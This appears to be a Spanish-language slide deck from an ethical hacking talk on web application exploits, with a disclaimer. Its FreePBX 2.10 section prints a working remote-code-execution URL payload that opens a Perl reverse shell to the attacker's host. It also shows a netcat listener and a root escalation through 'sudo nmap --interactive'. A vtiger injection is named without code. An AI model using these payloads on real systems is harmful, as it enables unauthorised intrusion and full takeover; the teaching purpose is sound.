



Web Application exploiting and Reversing Shell

Juan Oliva
@jroliva
jroliva@gmail.com

\$ Whois @jroliva



- Juan Oliva

Linuxero de toda la vida

Consultor de proyectos de Ethical Hacking

Consultor de proyectos de Telefonía y VoIP

Certificaciones

C|EH, CPTE, OSEH, BNS, dCAA, ECE, ESM, LPIC-1, Novell CLA

Instructor & Trainig

- Certificación Linux Professional Institute LPI-C1
 - Certificación de Seguridad de Elastix “ESM”
 - Cursos Ethical Hacking y Voz sobre IP

DESCARGO DE RESPONSABILIDAD



Esta presentación tiene como propósito proveer únicamente información. No aplicar este material ni conocimientos sin el Consentimiento explícito que autorice a hacerlo. Los lectores (participantes, oyentes, videntes) asumen la responsabilidad completa por la aplicación o experimentación de este material y/o conocimientos presentados. El(los) autor(es) quedan exceptuados de cualquier reclamo directo o indirecto respecto a daños que puedan haber sido causados por la aplicación de este material y/o conocimientos expuestos.

La información aquí expuesta representa las opiniones y perspectivas propias del autor respecto a la materia y no representan ninguna posición oficial de alguna organización asociada.

Introducción



Qué es un exploit



Qué es un exploit

- Es un programa o código
- Explota o aprovecha una vulnerabilidad existente
- Se puede ejecutar de forma manual
- Pero también de forma automatizada

Qué es un exploit

- El código no necesariamente puede ser malicioso en si mismo
- Sin embargo siempre se usa para otros fines como :

Acceso no autorizado a sistemas

Malware como gusanos y trojanos



Tipos de exploit




Tipos de exploits

Remotos

- Ejecutados desde una ubicación diferente a la red de la víctima
- Si es exitoso es posible tomar el control del equipo comprometido parcial o totalmente.

Locales

- Permite elevar privilegios de un sistema desde un usuario no privilegiado




Donde los encuentran??

- exploit-db.com
- packetstormsecurity.com
- exploitsdownload.com
- cvedetails.com
- Entre otros...



Como se hacen los exploits



Como se hacen los exploits

Pueden ser escritos en diferentes lenguajes

- C, C++
- perl
- bash
- nc

Como se hacen los exploits

Sin embargo , tambien es posible desarrollarlos en python o PHP inclusive

- PHP
- PYTHON


Ciclo de vida de un exploit



Ciclo de vida de un exploit (formal)



Ciclo de vida de un exploit (resumido)



Aplicaciones web vulnerables



Aplicaciones web vulnerables

FreePBX System Status


FreePBX Version: 1.10.0
Asterisk Version: 1.8.10.0
System Uptime: 15 hours, 5 minutes
Asterisk Uptime: 1 hour, 40 minutes
Last Reload: 1 hour, 50 minutes

System Resources

Resource	Usage
CPU	100%
Memory	100%
Disk	100%

System Services

Service	Status
Apache	OK
MySQL	OK
FreePBX	OK
Asterisk	OK



Aplicaciones web vulnerables

FreePBX 2.10.0 / 2.9.0 callmenum Remote Code Execution

**Vulnerabilidad es de tipo “Remote Code Execution Exploit”
es decir inyecta código en una página no autenticada**

variables que generan la ejecución de sentencias del sistema operativo vía la función “system” de asterisk ,

Resultado : genera una conexión reversa desde el host atacado hacia el host del atacante vía el puerto 443.

Pero como funciona ??



Pero como funciona ??

Atacante abre un puerto de escucha local



Atacante
:D

`nc -lvp 443`



FreePBX

Pero como funciona ??

Configura y ejecuta el exploit

`./exploit.py`



`lhost=`
`rhost=`
`puerto=`
`Extension=`

`/recordings/misc/callme_page.php?action=c&callmenun'+EXPLOIT`



FreePBX

Pero como funciona ??

URL A LA CUAL INGRESA EL PROGRAMA:

`/recordings/misc/callme_page.php?action=c&callmenu='`

Pero como funciona ??

Código que inyecta :

```
url = 'https://' + str(rhost) + '/recordings/misc/calme_page.php?action=c&callmenu=' + str(extension) + '@from-internal/n%00%0AApplication:%20system%00%0AData:%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22'+str(lhost)+'%3a'+str(lport)+'%22%29%3bSTDIN-%3efdopen%28%24c%2c%29%3b%24%7e-%3efdopen%28%24c%2c%29%3bsystem%24%5f%20while%3c%3e%3b%27%00%0A%00%0A'
```

Un poco feo no ??



Pero como funciona ??

Código que inyecta

```
str(extension) '@from-internal/n
```

```
Application: system
```

```
Data: perl -MIO -e '$p=fork;exit;if($p);
```

```
$c=new IO::Socket::INET(PeerAddr," str(lhost) ':' str(lport) "');
```

```
STDIN->fdopen($c,r);
```

```
$~->fdopen($c,w);system$_ while<>;'
```

Ahora si la veo !!



Pero como funciona ??

El exploit cumple las condiciones y genera la shell reversa



: 443

Envío del socket al puerto escucha



FreePBX

Pero como funciona ??

Bingo tengo shell !!



```
root@bt:~#  
root@bt:~#  
root@bt:~# nc -lvp 443  
listening on [any] 443 ...  
Warning: forward host lookup failed for 194.3.1.e15: host not found  
connect to [194.3.1.e15]: 49500  
id  
uid=100(asterisk) gid=101(asterisk)  
sudo nmap --interactive  
  
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> !sh  
id  
uid=0(root) gid=0(root) grupos=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)  
pwd  
/tmp  
uname -a  
Linux p 2.6.18-194.3.1.el5 #1 SMP Thu May 13 13:09:10 EDT 2010 i686 i686 i386 GNU/Linux
```

Pero como funciona ??

Ahora vamos a la práctica

DEMO TIME !!

Exploit en Freepbx 2.10



Aplicaciones web vulnerables

The screenshot displays the vtiger CRM 5.3.0 web interface. The browser title is "glim - Sales - Leads - vtiger CRM 5 - Commercial Open Source CRM". The page features a navigation menu with options like "My Home Page", "Marketing", "Sales", "Support", "Analytics", "Inventory", and "Tools". A search bar is visible with the text "Search...". Below the navigation, there are tabs for "Leads", "Accounts", "Contacts", "Potentials", "Quotes", "Sales Order", "Invoice", "Price Books", "Documents", and "Calendar". The main content area is titled "Sales > Leads" and contains a search form with the text "Search for" and "In Lead No". Below the search form is a table of leads with columns for "Lead No", "Last Name", "First Name", "Company", "Phone", "Website", "Email", "Assigned To", and "Action". The table shows two records: LEA1 (Gebbel, David, Gebbel Wobbles) and LEA2 (Full, Montay, Montay Flaunties). The footer of the page includes the text "Powered by vtiger CRM - 5.3.0" and "© 2004-2012 vtiger.com | Read License | Privacy Policy".

glim - Sales - Leads - vtiger CRM 5 - Commercial Open Source CRM

vtiger

Gmail Bookmarklet My Preferences Help About Us Sign Out (glim)

My Home Page Marketing Sales Support Analytics Inventory Tools Quick Create... Search... Find

Leads Accounts Contacts Potentials Quotes Sales Order Invoice Price Books Documents Calendar

Sales > Leads

Search Search for [] in Lead No Search Now

Go to Advanced Search

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z


Delete Send Mail Mass Edit Send SMS Showing Records 1 - 2 of 2 Filters: All

Lead No	Last Name	First Name	Company	Phone	Website	Email	Assigned To	Action
LEA1	Gebbel	David	Gebbel Wobbles				Bowie Glim	edit del
LEA2	Full	Montay	Montay Flaunties				Bowie Glim	edit del

Delete Send Mail Mass Edit Send SMS Showing Records 1 - 2 of 2

Powered by vtiger CRM - 5.3.0

© 2004-2012 vtiger.com | Read License | Privacy Policy



Aplicaciones web vulnerables

PHP CODE INYECTION en VTIGER 5.2.1

Descripción : El fundamento básico de esta técnica, es inyectar código arbitrario , como lo hace una inyección SQL

Resultado : Obtención de una Shell reversa.

Pero como funciona ??

Ahora vamos a la práctica

DEMO TIME !!

Exploit en Vtiger 5.2.1



Sophistication of Hackers

off the mark.com

by Mark Parisi



Conclusiones

Es necesario siempre estar informado de las nuevas vulnerabilidades.

Usa twitter no facebook para informarte.

No por que sea, software libre es mas vulnerable... al contrario!!



Any Questions?

Juan Oliva

Consultor en Ethical Hacking y Voip

gtalk : jroliva@gmail.com

Twiter : @jroliva

Blog : <http://jroliva.wordpress.com/>